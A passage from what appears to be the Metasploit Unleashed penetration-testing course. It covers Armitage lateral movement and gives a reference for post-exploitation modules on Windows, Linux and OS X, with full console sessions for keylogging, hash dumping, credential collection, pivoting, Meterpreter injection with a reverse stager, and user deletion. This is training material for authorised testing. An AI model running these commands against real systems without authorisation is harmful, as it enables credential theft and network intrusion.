host, we can see a number of new and useful options available to us.



We dump the hashes on the exploited system in an attempt to leverage password re-use to exploit the other targets. Selecting the remaining hosts, we use the "psexec" module with the Administrator username and password hash we already acquired.



Now we just click "Launch" and wait to receive more Meterpreter shells!




As can be plainly seen from this brief overview, Armitage provides an amazing interface to Metasploit and can be a great timesaver in many cases. A static posting cannot truly do Armitage justice but fortunately, the author has posted some videos on the [Armitage Website](#) that demonstrates the tool very well.


Armitage Post Exploitation

Often times, penetration testers get too carried away with their initial shell that they forget to perform a thorough check on the machine. They could be attacking a honeypot and would not even know it. This is why post-exploitation is essential to every penetration test. Let us explore how we can run post exploitation modules through Armitage.

With shell access to the machine, post exploitation becomes relatively easy. We simply select the post exploitation module we'd like to run by double-clicking on it, and then click on 'Launch'.



We then sit back and enjoy our margaritas while Armitage works its magic. In this particular case, Armitage ran a post exploitation module for us and determined the machine we were attacking is a VMware virtual machine.



Penetration testers have many post-exploitation modules at their disposal. Learning how to use them will set you apart from the rest!

Post Module Reference

Metasploit Unleashed

Metasploit Post-Exploitation Module Reference

Metasploit has a wide array of *post-exploitation modules* that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

Windows

[Post Capture Modules](#)
[Post Gather Modules](#)
[Post Manage Modules](#)

Linux

[Post Gather Modules](#)

OS X

[Post Gather Modules](#)

Multiple OS

[Post Gather Modules](#)
[Post General Modules](#)

Windows Post Capture Modules

keylog_recorder

The “**keylog_recorder**” post module captures keystrokes on the compromised system. Note that you will want to ensure that you have migrated to an interactive process prior to capturing keystrokes.

```
meterpreter >
Background session 1? [y/N] y
msf > use post/windows/capture/keylog_recorder
msf post(keylog_recorder) > info

  Name: Windows Capture Keystroke Recorder
  Module: post/windows/capture/keylog_recorder
  Platform: Windows
  Arch:
  Rank: Normal

  Provided by:
    Carlos Perez
    Josh Hale

  Basic options:
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  CAPTURE_TYPE  explorer      no        Capture keystrokes for Explorer, Winlogon or PID (Accepted: explorer, winlogon, pid)
  INTERVAL      5             no        Time interval to save keystrokes in seconds
  LOCKSCREEN    false         no        Lock system screen.
  MIGRATE       false         no        Perform Migration.
  PID           no            no        Process ID to migrate to
  SESSION       yes           yes       The session to run this module on.

  Description:
  This module can be used to capture keystrokes. To capture keystrokes
  when the session is running as SYSTEM, the MIGRATE option must be
  enabled and the CAPTURE_TYPE option should be set to one of
  Explorer, Winlogon, or a specific PID. To capture the keystrokes of
  the interactive user, the Explorer option should be used with
  MIGRATE enabled. Keep in mind that this will demote this session to
  the user's privileges, so it makes sense to create a separate
  session for this task. The Winlogon option will capture the username
  and password entered into the logon and unlock dialog. The
  LOCKSCREEN option can be combined with the Winlogon CAPTURE_TYPE to
  for the user to enter their clear-text password. It is recommended
  to run this module as a job, otherwise it will tie up your framework
  user interface.

msf post(keylog_recorder) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

After we have finished sniffing keystrokes, or even while the sniffer is still running, we can dump the captured data.

```
root@kali:~# cat /root/.msf4/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
Keystroke log started at Thu Apr 21 12:03:55 -0600 2011
root s3cr3t
ftp ftp.micro
soft.com anonymous anon@ano
n.com e quit
root@kali:~#
```

Windows Post Gather Modules

Metasploit Post Exploitation Modules

Metasploit offers a number of post exploitation modules that allow for further information gathering on your target network.

arp_scanner

The “**arp_scanner**” post module will perform an ARP scan for a given range through a compromised host.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*]   IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*]   IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*]   IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*]   IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*]   IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*]   IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*]   IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*]   IP: 192.168.1.105 MAC 0:1:6c:16:f:dd:d1
[*]   IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*]   IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*]   IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*]   IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*]   IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*]   IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
[*]   IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67
[*]   IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec
[*]   IP: 192.168.1.199 MAC 1:c1:d:e41:73:94
[*]   IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11
[*]   IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce
[*]   IP: 192.168.1.221 MAC 0:c:29:d7:55:f
[*]   IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b
meterpreter >
```

checkvm

The “**checkvm**” post module, simply enough, checks to see if the compromised host is a virtual machine. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine ....
[*] This is a VMware Virtual Machine
meterpreter >
```

credential_collector

The “**credential_collector**” module harvests passwords hashes and tokens on the compromised host.

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
Extracted: Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
Extracted: Guest:ad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: HelpAssistant:2e61920be3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
Extracted: SUPPORT_388945a0:ad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74dd9b4c287
[+] Collecting tokens...
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

dumplinks

The “**dumplinks**” module parses the .lnk files in a users Recent Documents which could be useful for further information gathering. Note that, as shown below, we first need to migrate into a user process prior to running the module.

```

meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1096)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1824
[*] New server process: Explorer.EXE (1824)
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\Documents and Settings\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\{3D9A762-90C8-11d0-BD43-00A0C911CE86}_load.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >

```

enum_applications

The “`enum_applications`” module enumerates the applications that are installed on the compromised host.

```

meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications
=====



| Name                                                             | Version        |
|------------------------------------------------------------------|----------------|
| Adobe Flash Player 25 ActiveX                                    | 25.0.0.148     |
| Google Chrome                                                    | 58.0.3029.81   |
| Google Update Helper                                             | 1.3.33.5       |
| Google Update Helper                                             | 1.3.25.11      |
| Microsoft .NET Framework 4.6.1                                   | 4.6.01055      |
| Microsoft .NET Framework 4.6.1                                   | 4.6.01055      |
| Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148   | 9.0.30729.4148 |
| MySQL Connector Net 6.5.4                                        | 6.5.4          |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3122661)   | 1              |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3127233)   | 1              |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3136000v2) | 2              |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3142037)   | 1              |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3143693)   | 1              |
| Security Update for Microsoft .NET Framework 4.6.1 (KB3164025)   | 1              |
| Update for Microsoft .NET Framework 4.6.1 (KB3210136)            | 1              |
| Update for Microsoft .NET Framework 4.6.1 (KB4014553)            | 1              |
| VMware Tools                                                     | 10.1.6.5214329 |
| XAMPP 1.8.1-0                                                    | 1.8.1-0        |


```

```

[*] Results stored in: /root/.msf4/loot/20170501172851_pwk_192.168.0.6_host.application_876159.txt
meterpreter >

```

enum_logged_on_users

The “`enum_logged_on_users`” post module returns a listing of current and recently logged on users along with their SIDs.

```

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====



| SID                                           | User            |
|-----------------------------------------------|-----------------|
| S-1-5-21-628913648-3499400826-3774924290-1000 | WIN7-X86\victim |
| S-1-5-21-628913648-3499400826-3774924290-1004 | WIN7-X86\hacker |


```

```

[*] Results saved in: /root/.msf4/loot/20170501172925_pwk_192.168.0.6_host.users.activ_736219.txt

Recently Logged Users
=====
```

```
SID           Profile Path
---          -----
S-1-5-18      %systemroot%\system32\config\systemprofile
S-1-5-19      C:\Windows\ServiceProfiles\LocalService
S-1-5-20      C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-628913648-3499400826-3774924290-1000  C:\Users\victim
S-1-5-21-628913648-3499400826-3774924290-1004  C:\Users\hacker
```

[meterpreter](#) >

enum_shares

The “**enum_shares**” post module returns a listing of both configured and recently used shares on the compromised system.

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]   Name: Desktop
[*]   Path: C:\Documents and Settings\Administrator\Desktop
[*]   Type: 0
[*]
[*] Recent Mounts found:
[*]   \\192.168.1.250\software
[*]   \\192.168.1.250\DATA
[*]
meterpreter >
```

enum_snmp

The “**enum_snmp**” module will enumerate the SNMP service configuration on the target, if present, including the community strings.

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against V-MAC-XP
[*] Checking if SNMP is Installed
[*]   SNMP is installed!
[*] Enumerating community strings
[*]
[*]   Community Strings
[*]   =====
[*]
[*]   Name     Type
[*]   ----    ---
[*]   public   READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]   Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
meterpreter >
```

hashdump

The “**hashdump**” post module will dump the local users accounts on the compromised host using the registry.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:7bf4f254b222ab21aad3b435b51404ee:2792d23cdf84d1a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c89c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::
```

[meterpreter](#) >

usb_history

The “**usb_history**” module enumerates the USB drive history on the compromised system.

^

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against V-MAC-XP
[*]
C:                               Disk ea4cea4c
E:  STORAGE#RemovableMedia#8&3a01dffe&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
A:  FDC#GENERIC_FLOPPY_DRIVE#6&1435b2e2&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
D:  IDE#CdRomNECVMWar_VMware_IDE_CDR10_____1.00____#3031303030303030303030303130#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[*] Kingston DataTraveler 2.0 USB Device
=====
Disk lptfLastWriteTime           Thu Apr 21 13:09:42 -0600 2011
Volume lptfLastWriteTime         Thu Apr 21 13:09:43 -0600 2011
      Manufacturer             (Standard disk drives)
      ParentIdPrefix            8&3a01dffe&0 ( E:)
      Class                      DiskDrive
      Driver                    {4D36E967-E325-11CE-BFC1-08002BE10318}\0001

meterpreter >
```

local_exploit_suggester

The “**local_exploit_suggester**”, or **Lester** for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results as well as displays exploit’s location for quicker access.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name          Current Setting  Required  Description
----          -----          ----- 
SESSION        2              yes       The session to run this module on.
SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
[*] 192.168.101.129 - 31 exploit checks are being tried...
[+] 192.168.101.129 - exploit/windows/local/ms10_015_kitrap0: The target service is running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] Post module execution completed
```

Windows Post Manage Modules

autoroute

The “**autoroute**” post module creates a new route through a Meterpreter sessions allowing you to pivot deeper into a target network.

```
meterpreter > run post/windows/manage/autoroute SUBNET=192.168.218.0 ACTION=ADD

[*] Running module against V-MAC-XP
[*] Adding a route to 192.168.218.0/255.255.255.0...
meterpreter >
Background session 5? [y/N] y
```

With our new route added, we can run additional modules through our pivot.

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.218.0/24
RHOSTS => 192.168.218.0/24
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > run

[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 192.168.218.136:445 - TCP OPEN
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 210 of 256 hosts (082% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

delete_user

The “**delete_user**” post module deletes a specified user account from the compromised system.

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```

We can then dump the hashes on the system and verify that the user no longer exists on the target.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:7bf4f254b228bb24aad1b435b51404ee:2892d26cdf84d7a70e2fb3b9f05c425e:::
Guest:S01:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c89c0:::
HelpAssistant:1000:2e61920eb3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::

meterpreter >
```

migrate

The “**migrate**” post module will migrate to a specified process or if none is given, will automatically spawn a new process and migrate to it.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
```

```
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

^

multi_meterpreter_inject

The “**multi_meterpreter_inject**” post module will inject a given payload into a process on the compromised host. If no PID value is specified, a new process will be created and the payload injected into it. Although, the name of the module is multi_meterpreter_inject, any payload can be specified.

```
meterpreter > run post/windows/manage/multi_meterpreter_inject PAYLOAD=windows/shell_bind_tcp
```

```
[*] Running module against V-MAC-XP
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.101 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3380
[*] Injecting meterpreter into process ID 3380
[*] Allocated memory at address 0x003a0000, for 341 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 3380
```

```
meterpreter > ^Z
Background session 5? [y/N] y
msf exploit(handler) > connect 192.168.1.195 4444
[*] Connected to 192.168.1.195:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>ipconfig
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.1.195
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

```
Ethernet adapter Local Area Connection 2:
```

```
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.218.136
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.218.2
```

```
C:\WINDOWS\system32>
```

Linux Post Gather Modules

checkvm

The **checkvm** module attempts to determine whether the system is running inside of a virtual environment and if so, which one. This module supports detection of Hyper-V, VMWare, VirtualBox, Xen, and QEMU/KVM.

```
msf > use post/linux/gather/checkvm
msf post(checkvm) > show options

Module options (post/linux/gather/checkvm):

Name      Current Setting  Required  Description
----      -----          ----- 
SESSION 1           yes        The session to run this module on.

msf post(checkvm) > run

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

enum_configs

The **enum_configs** module collects configuration files found on commonly installed applications and services, such as Apache, MySQL, Samba, Sendmail, etc. If a config file is found in its default path, the module will assume that is the file we want.

```
msf > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

Name      Current Setting  Required  Description
----      -----          ----- 
SESSION 1           yes        The session to run this module on.

msf post(enum_configs) > run

[*] Running module against kali
[*] Info:
[*]   Kali GNU/Linux 1.0.6
[*]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] apache2.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.enum.conf_735045.txt
[*] ports.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.enum.conf_787442.txt
[*] nginx.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.enum.conf_248658.txt
[*] my.cnf stored in /root/.msf4/loot/20140228005505_default_192.168.1.109_linux.enum.conf_577389.txt
[*] shells stored in /root/.msf4/loot/20140228005507_default_192.168.1.109_linux.enum.conf_583272.txt
[*] sepermit.conf stored in /root/.msf4/loot/20140228005507_default_192.168.1.109_linux.enum.conf_027227.txt
[*] ca-certificates.conf stored in /root/.msf4/loot/20140228005508_default_192.168.1.109_linux.enum.conf_626893.txt
[*] access.conf stored in /root/.msf4/loot/20140228005508_default_192.168.1.109_linux.enum.conf_619382.txt
[*] rpc stored in /root/.msf4/loot/20140228005509_default_192.168.1.109_linux.enum.conf_666867.txt
[*] debian.cnf stored in /root/.msf4/loot/20140228005509_default_192.168.1.109_linux.enum.conf_173984.txt
[*] chkrootkit.conf stored in /root/.msf4/loot/20140228005510_default_192.168.1.109_linux.enum.conf_025881.txt
[*] logrotate.conf stored in /root/.msf4/loot/20140228005510_default_192.168.1.109_linux.enum.conf_438551.txt
[*] smb.conf stored in /root/.msf4/loot/20140228005511_default_192.168.1.109_linux.enum.conf_545804.txt
[*] ldap.conf stored in /root/.msf4/loot/20140228005511_default_192.168.1.109_linux.enum.conf_464721.txt
[*] sysctl.conf stored in /root/.msf4/loot/20140228005513_default_192.168.1.109_linux.enum.conf_077261.txt
[*] proxychains.conf stored in /root/.msf4/loot/20140228005513_default_192.168.1.109_linux.enum.conf_855958.txt
[*] snmp.conf stored in /root/.msf4/loot/20140228005514_default_192.168.1.109_linux.enum.conf_291777.txt
[*] Post module execution completed
```

enum_network

The **enum_network** module gathers network information from the target system IPTables rules, interfaces, wireless information, open and listening ports, active network connections, DNS information and SSH information.

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > show options

Module options (post/linux/gather/enum_network):

Name      Current Setting  Required  Description
----      -----          ----- 
SESSION 1           yes        The session to run this module on.

msf post(enum_network) > run
```

```

[*] Running module against kali
[*] Module running as root
[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_533784.txt
[*] Route table stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_173980.txt
[*] Firewall config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_332941.txt
[*] DNS config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_007812.txt
[*] SSHD config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_912697.txt
[*] Host file stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_477226.txt
[*] Active connections stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_052505.txt
[*] Wireless information stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_069586.txt
[*] Listening ports stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_574507.txt
[*] If-Up/If-Down stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_848840.txt
[*] Post module execution completed

```

enum_protections

The **enum_protections** module tries to find certain installed applications that can be used to prevent, or detect our attacks, which is done by locating certain binary locations, and see if they are indeed executables. For example, if we are able to run 'snort' as a command, we assume it's one of the files we are looking for. This module is meant to cover various antivirus, rootkits, IDS/IPS, firewalls, and other software.

```

msf > use post/linux/gather/enum_protections
msf post(enum_protections) > show options

Module options (post/linux/gather/enum_protections):
Name      Current Setting  Required  Description
----      -----          ----- 
SESSION 1           yes        The session to run this module on.

msf post(enum_protections) > run

[*] Running module against kali
[*] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Finding installed applications...
[+] truecrypt found: /usr/bin/truecrypt
[+] logrotate found: /usr/sbin/logrotate
[+] chkrootkit found: /usr/sbin/chkrootkit
[+] lynis found: /usr/sbin/lynis
[+] tcpdump found: /usr/sbin/tcpdump
[+] proxychains found: /usr/bin/proxychains
[+] wireshark found: /usr/bin/wireshark
[*] Installed applications saved to notes.
[*] Post module execution completed

```

enum_system

The **enum_system** module gathers system information. It collects installed packages, installed services, mount information, user list, user bash history and cron jobs

```

msf > use post/linux/gather/enum_system
msf post(enum_system) > show options

Module options (post/linux/gather/enum_system):
Name      Current Setting  Required  Description
----      -----          ----- 
SESSION 1           yes        The session to run this module on.

msf post(enum_system) > run

[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Linux version stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_186949.txt
[*] User accounts stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_538758.txt
[*] Installed Packages stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_116127.txt
[*] Running Services stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_805781.txt
[*] Cron jobs stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_460600.txt
[*] Disk info stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_538625.txt
[*] Logfiles stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_922920.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.enum.syste_076798.txt
[*] Post module execution completed

```

enum_users_history

The **enum_users_history** module gathers user specific information. User list, bash history, mysql history, vim history, lastlog and sudoers.

^

```
msf > use post/linux/gather/enum_users_history
msf post(enum_users_history) > show options

Module options (post/linux/gather/enum_users_history):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION   1              yes        The session to run this module on.

msf post(enum_users_history) > run

[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] History for root stored in /root/.msf4/loot/20140228005914_default_192.168.1.109_linux.enum.users_491309.txt
[*] History for root stored in /root/.msf4/loot/20140228005930_default_192.168.1.109_linux.enum.users_349754.txt
[*] Last logs stored in /root/.msf4/loot/20140228010003_default_192.168.1.109_linux.enum.users_170027.txt
[*] Sudoers stored in /root/.msf4/loot/20140228010003_default_192.168.1.109_linux.enum.users_210141.txt
[*] Post module execution completed
```

OS X Post Gather Modules

enum OSX

The “enum OSX” post module gathers basic system information from Mac OS X Tiger, Leopard, Snow Leopard and Lion systems.

```
msf > use post/osx/gather/enum_osx
msf post(enum_osx) > run

[*] Running module against Victim.local
[*] This session is running as root!
[*] Saving all data to /root/.msf4/logs/post/enum_osx/Victim.local_20120926.3521
[*]   Enumerating OS
[*]   Enumerating Network
[*]   Enumerating Bluetooth
[*]   Enumerating Ethernet
[*]   Enumerating Printers
[*]   Enumerating USB
[*]   Enumerating Airport
[*]   Enumerating Firewall
[*]   Enumerating Known Networks
[*]   Enumerating Applications
[*]   Enumerating Development Tools
[*]   Enumerating Frameworks
[*]   Enumerating Logs
[*]   Enumerating Preference Panes
[*]   Enumerating StartUp
[*]   Enumerating TCP Connections
[*]   Enumerating UDP Connections
[*]   Enumerating Environment Variables
[*]   Enumerating Last Boottime
[*]   Enumerating Current Activity
[*]   Enumerating Process List
[*]   Enumerating Users
[*]   Enumerating Groups
[*] .ssh Folder is present for Victim
